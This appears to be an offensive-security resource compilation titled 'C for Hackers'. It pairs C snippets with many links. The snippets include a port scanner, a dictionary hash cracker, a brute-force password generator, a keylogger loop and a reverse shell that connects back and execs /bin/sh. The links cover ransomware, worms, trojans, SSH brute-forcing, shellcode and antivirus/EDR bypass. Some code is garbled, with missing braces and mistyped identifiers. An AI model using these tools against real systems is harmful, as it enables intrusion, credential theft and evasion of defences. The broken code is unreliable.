C for Hackers – Overview PT.1

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PortScanner

```
int main(int argc, char *argv[])
    if (argc < 4)
        printf ("Please enter the server IP address"
                " and range of ports to be scanned\n");
        printf ("USAGE: %s IPv4 First_Port Last_Port\n",
                argv[0]);
        exit(1);
    char tIP[16] = {0};
    strcpy(tIP, argv[1]); // Copy the IPv4 address
    char First_Port[6] = {0};
    strcpy(First_Port, argv[2]); // Copy the start_port
    char Last_Port[6] = {0};
    strcpy(Last_Port, argv[3]); // Copy the end_port
    // Start port-scanner
    port_scanner(tIP, First_Port, Last_Port);
    return 0;
```

https://www.geeksforgeeks.org/creating-a-portscanner-in-c/
https://github.com/joeyism/C-Port-Scanner/blob/master/portscanner.c

SOCKET (CLIENT)

```
#include <stdio.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#define PORT 8080
int main(int argc, char const *argv[])
    int sock = 0, valread;
    struct sockaddr in serv addr;
    char *hello = "Hello from client";
    char buffer[1024] = {0};
    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)</pre>
        printf("\n Socket creation error \n");
    serv_addr.sin_family = AF_INET;
    serv addr.sin port = htons(PORT);
    if(inet_pton(AF_INET, "127.0.0.1", &serv_addr.sin_addr)<=0)</pre>
        printf("\nInvalid address/ Address not supported \n");
        return -1;
    if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0)</pre>
        printf("\nConnection Failed \n");
    send(sock , hello , strlen(hello) , 0 );
    printf("Hello message sent\n");
    valread = read( sock , buffer, 1024);
    printf("%s\n",buffer );
    return 0;
```

SOCKET (SERVER)

 https://www.geeksforgeeks.org/socketprogramming-cc/

```
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <string.h>
#define PORT 8080
int main(int argc, char const *argv[])
    int server_fd, new_socket, valread;
    struct sockaddr_in address;
    int opt = 1;
    int addrlen = sizeof(address);
    char buffer[1024] = {0};
    char *hello = "Hello from server";
    if ((server_fd = socket(AF_INET, SOCK_STREAM, 0)) == 0)
        perror("socket failed");
        exit(EXIT_FAILURE);
    if (setsockopt(server_fd, SOL_SOCKET, SO_REUSEADOR | SO_REUSEPORT,
                                                  &opt, sizeof(opt)))
        perror("setsockopt");
        exit(EXIT_FAILURE);
    address.sin_family = AF_INET;
    address.sin addr.s addr = INADDR ANY;
    address.sin_port = htons( PORT );
    if (bind(server_fd, (struct sockaddr *)&address,
                                 sizeof(address))<0)</pre>
        perror("bind failed");
        exit(EXIT_FAILURE);
       (listen(server_fd, 3) < 0)
        perror("listen");
        exit(EXIT_FAILURE);
    if ((new_socket = accept(server_fd, (struct sockaddr *)&address,
                       (socklen_t*)&addrlen))<0)
        perror("accept");
        exit(EXIT_FAILURE);
    valread = read( new_socket , buffer, 1024);
    printf("%s\n",buffer );
    send(new_socket , hello , strlen(hello) , 0 );
    printf("Hello message sent\n");
    return 0;
```

. Hash Cracking

https://www.geeksforgeeks.org/socket-programming-cc/ https://github.com/ricardolongatto/loncrack/blob/master/lonc rack.c

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define BUFF 25
int main(int argc, char *argv[])
       FILE *arq;
       arq = fopen(argv[1],"r");
       // declarando as variáveis - vetores
       char senha[BUFF + 50];
       char salt[BUFF];
       char comp[BUFF + 75];
       char *result;
       // o hash vai ser armazenado em comp
       printf("Digite o Hash completo\n");
       scanf("%s", comp);
       // o salt vai ser armazenado em salt
       printf("Digite o Salt\n");
       scanf("%s",salt);
       int f = 0;
       while(fscanf(arq, "%s", &senha) != EOF) {
               result = (char *) crypt(senha, salt);
                       if (strcmp(comp,result)==0)
                               printf("Senha encontrada: %s \n", senha);
                               int f = 1;
                               return(0);
                               printf("Testando.. %s \n", senha);
       if(f==0)
               printf("Senha não encontrada..\n");
```

. DNS Query Lookup

https://www.binarytides.com/dns-query-code-in-c-with-linux-sockets/

https://gist.github.com/fffaraz/9d9170b57791c28ccda9255b48 315168

https://www.youtube.com/watch?v=ojwJ6wVgVCQ

https://www.youtube.com/watch?v=CrGdBP_SF5c

https://github.com/ricardolongatto/dnsrato/blob/master/dnsrato.c

SSH Brute Force in C

https://github.com/danieldurnea/ssh-bruteforce

https://github.com/exploitd/SSH-Brute-

Force/blob/master/sshbrute b.c

Brute Force in C

https://github.com/inceptor/Brute-force-C/blob/master/main.c

https://github.com/shirnschall/Bruteforce

https://github.com/icegithub/algorithmexercise/blob/master/string/bruteForce.c

https://github.com/AkshayMohan/PRTBruteforce

```
#include "bruteforce.h"
void getGuess()
   // TODO: letter frequency analysis
   const char chars[CHAR_COUNT+1] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1203495687.!-@*_$#/,+%&?;=~^)[\\]`(:<'>|\"";
   int i, j;
   int guessc[MAX_SIZE] = {0}; // counter
   char guess[MAX_SIZE+1];
                                   // chars crresponding to counter
   for(i = 1; i < MAX_SIZE ; guessc[i++] = -1);</pre>
                                                       // initializing counter with -1
    for(i = 1; i <= MAX_SIZE ; guess[i++] = '\0');</pre>
   // change the initialisation of guess if you want the algorithm to start with a certain word/length.
   // if you want to constrain the algorithm to a certain length of password you could add a new var k, such that k < CHAR_COUNT^max_password_length
   // you could use the following code:
   // add #include <math.h> to the header file
   // and the following to the cpp file:
   // while(k++ < pow(CHAR_COUNT,MAX_PASSWORD_LENGTH))
   // you would have to define MAX_PASSWORD_LENGTH as the max length passwords you want to try
   while(1) // change here if you want to configure the max number of guesses
       // increment guessc[i+1] if guessc[i] is bigger than the number of chars in the array
       while(guessc[i]==CHAR_COUNT) // check all counter elements wether theire value is bigger than the number of chars stored in CHAR_COUNT or not
                                       // reset the element that is bigger than CHAR_COUNT to 0
           guessc[i]=0;
           guessc[++i]+=1;
                                       // increment the next element (index i+1)
       for(j=0;j<=i;++j) // change all chars that differ from the last guess (the number of chars changed is equal to the number of counter elements tested(=i))
           // you could remove this if statement since it is infeasibly to bruteforce a 30 char long password in a reasonable amount of time
           // if you want the algorithm to stop after a certain length you should change the while loop at line 23 not MAX_SIZE
           // MAX_SIZE is only used to avoid accessing an index bigger than the array size!
           if(j < MAX_SIZE) // check if an element guess[j] exists</pre>
               guess[j]=chars[guessc[j]];
       // output the guess to std::out
       printf("%s\n",guess); // printf is used since it is way faster than std::cout
       ++guessc[0]; // increment guessc at index 0 for the next run
```

Multi-threading in C

https://www.geeksforgeeks.org/multit hreading-c-2/?ref=lbp

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h> //Header file for sleep(). man 3 sleep for details.
#include <pthread.h>
// A normal C function that is executed as a thread
void *myThreadFun(void *vargp)
    sleep(1);
    printf("Printing GeeksQuiz from Thread \n");
    return NULL;
int main()
    pthread t thread id;
    printf("Before Thread\n");
    pthread create(&thread id, NULL, myThreadFun, NULL);
    pthread join(thread id, NULL);
    printf("After Thread\n");
    exit(0);
                                 T.me/Library_Sec
```

Keylogger

https://github.com/ghostlulzhacks/Bas ic-Windowskeylogger/blob/master/main.c

https://github.com/ghostlulzhacks/Bas ic-Windowskeylogger/blob/master/keylogger.c

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include "keylogger.h"
void main()
        char key[20];
        // create new queue for keys pressed
        struct QueueKeylog* q = createQueueKeylog();
        //start key logger thread
       HANDLE thread = startKeylogger(q);
    while(1)
        while(getKeylog(q,key))
            printf("%s",key);
       Sleep(6000);
```

Malwares

https://github.com/roothaxor/Ransom (Ransomware)

https://github.com/starius/logic-bomb/blob/master/logic_bomb.c (Logic Bomb)

https://github.com/arialdomartini/morris-worm/blob/master/worm.c (Worm)

http://www.rohitab.com/discuss/topic/35455-c-very-simple-trojan/ (Trojan Horse)

https://github.com/nickboucher/trojan-source/tree/main/C (Trojan)

https://github.com/Anish-M-code/Cstorm-windows-startup-virus-in-c (Scareware)

Memory Hacking C

https://www.youtube.com/watch?v=Vtlc-WP7iDw

https://progamercity.net/code-tut/2065-memory-hacking-c-cheatengine-writing-process-memory.html

https://thomwiggers.nl/teaching/hacking-in-c-2020/lectures/pointers-overlays-nonotes.pdf

https://blog.holbertonschool.com/hack-the-virtual-memory-c-strings-proc/

Reverse Shell with C

https://www.youtube.com/watch?v=07T8QPypudw

https://github.com/cisco/joy/blob/master/src/payload.c

https://radareorg.github.io/blog/posts/payloads-in-c/

https://anubissec.github.io/Creating-a-Reverse-Shell/

https://infosecwriteups.com/expdev-reverse-tcp-shell-227e94d1d6ee

https://mmquant.net/creating-tcp-reverse-shell-shellcode/

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <unistd.h>
int main () {
        const char* ip = "127.0.0.1";
        struct sockaddr_in addr;
        addr.sin_family = AF_INET;
        addr.sin port = htons(4444);
        inet_aton(ip, &addr.sin_addr);
        int sockfd = socket(AF_INET, SOCK_STREAM, 0);
        connect(sockfd, (struct sockadr *)&addr, sizeof(addr));
        for (int i = 0; i < 3; i++) {
                dup2(sockfd, i);
        execve("/bin/sh", NULL, NULL);
        return 0;
```

Shellcode with C

https://www.ired.team/offensive-security/code-injection-process-injection/writing-and-compiling-shellcode-in-c

https://tuttlem.github.io/2017/10/28/executing-shellcode-in-c.html

https://adriancitu.com/2015/08/31/introduction-to-linux-shellcode-writing-part-1/

https://nickharbour.wordpress.com/2010/07/01/writing-shellcode-with-a-c-compiler/

https://www.secureideas.com/blog/2021/09/linux-x86-assembly-how-to-test-custom-shellcode-using-a-c-payload-tester.html

https://sec4us.com.br/cheatsheet/shellcoding

Buffer Overflow

https://github.com/wadejason/Buffer-Overflow-Vulnerability-Lab

https://github.com/wadejason/Buffer-Overflow-Vulnerability-Lab/blob/master/stack.c

https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/buffer-overflow-vulnerability-lab.md

https://github.com/LeFroid/Buffer-Overflow

https://github.com/CyberSecurityUP/Buffer-Overflow-Labs

https://aayushmalla56.medium.com/buffer-overflow-attack-dee62f8d6376

https://medium.com/dsc-sastra-deemed-to-be-university/buffer-overflow-vulnserver-4951a4318966

Create Server with C for BufferOverflow

https://www.geeksforgeeks.org/tcp-server-client-implementation-in-c/

https://www.youtube.com/watch?v=esXw4bdaZkc

https://www.youtube.com/watch?v=io2G2yW1Qk8

https://www.youtube.com/watch?v=hptViBE23fl

https://www.youtube.com/watch?v=gk6NL1pZi1M

Create Server HTTP

https://gist.github.com/laobubu/d6d0e9beb934b60b2e552c2d03e1409e

https://dev-notes.eu/2018/06/http-server-in-c/

https://www.youtube.com/watch?v=Q1bHO4VbUck

PTHREADS

https://www.youtube.com/watch?v=n9IT5RAludA

https://www.geeksforgeeks.org/thread-functions-in-c-c/

https://www.youtube.com/watch?v=qPhP86HIXgg

https://www.youtube.com/watch?v=uA8X5zNOGw8

https://www.cs.cmu.edu/afs/cs/academic/class/15492-f07/www/pthreads.html

https://www.softprayog.in/programming/posix-threads-programming-in-c

https://hpc-tutorials.llnl.gov/posix/

Memory Map

https://www.geeksforgeeks.org/memory-layout-of-c-program/

https://www.embeddedc.in/p/automotive-basics-part5.html

https://www.hackerearth.com/practice/notes/memory-layoutof-c-program/


https://www.youtube.com/watch?v=kpWG423uQIw

https://www.youtube.com/watch?v=XHVrHrHYyV0

https://www.youtube.com/watch?v=m7E9piHcfr4

https://medium.com/@SravanthiSinha/hacking-the-virtual-memory-416edf62a496

https://www.linkedin.com/pulse/hacking-proc-filesystem-memory-arthur-damm/



https://www.javatpoint.com/memory-layout-in-c

Bypass AV/EDR

https://www.youtube.com/watch?v=6Dc8i1NQhCM

https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques/

https://www.linkedin.com/pulse/bypass-all-anti-viruses-encrypted-payloads-c-damon-mohammadbagher/

https://www.youtube.com/watch?v=NjMyyO-Lx50

https://www.youtube.com/watch?v=tBY46vs0ptE

https://null-byte.wonderhowto.com/how-to/bypass-antivirus-software-by-obfuscating-your-payloads-with-graffiti-0215787/

https://s3cur3th1ssh1t.github.io/Playing-with-OffensiveNim/

https://medium.com/@carlosprincipal1/how-to-bypass-antivirus-av-2020-easy-method-69749892928b

https://securityonline.info/avcleaner-c-c-source-obfuscator-for-antivirus-bypass/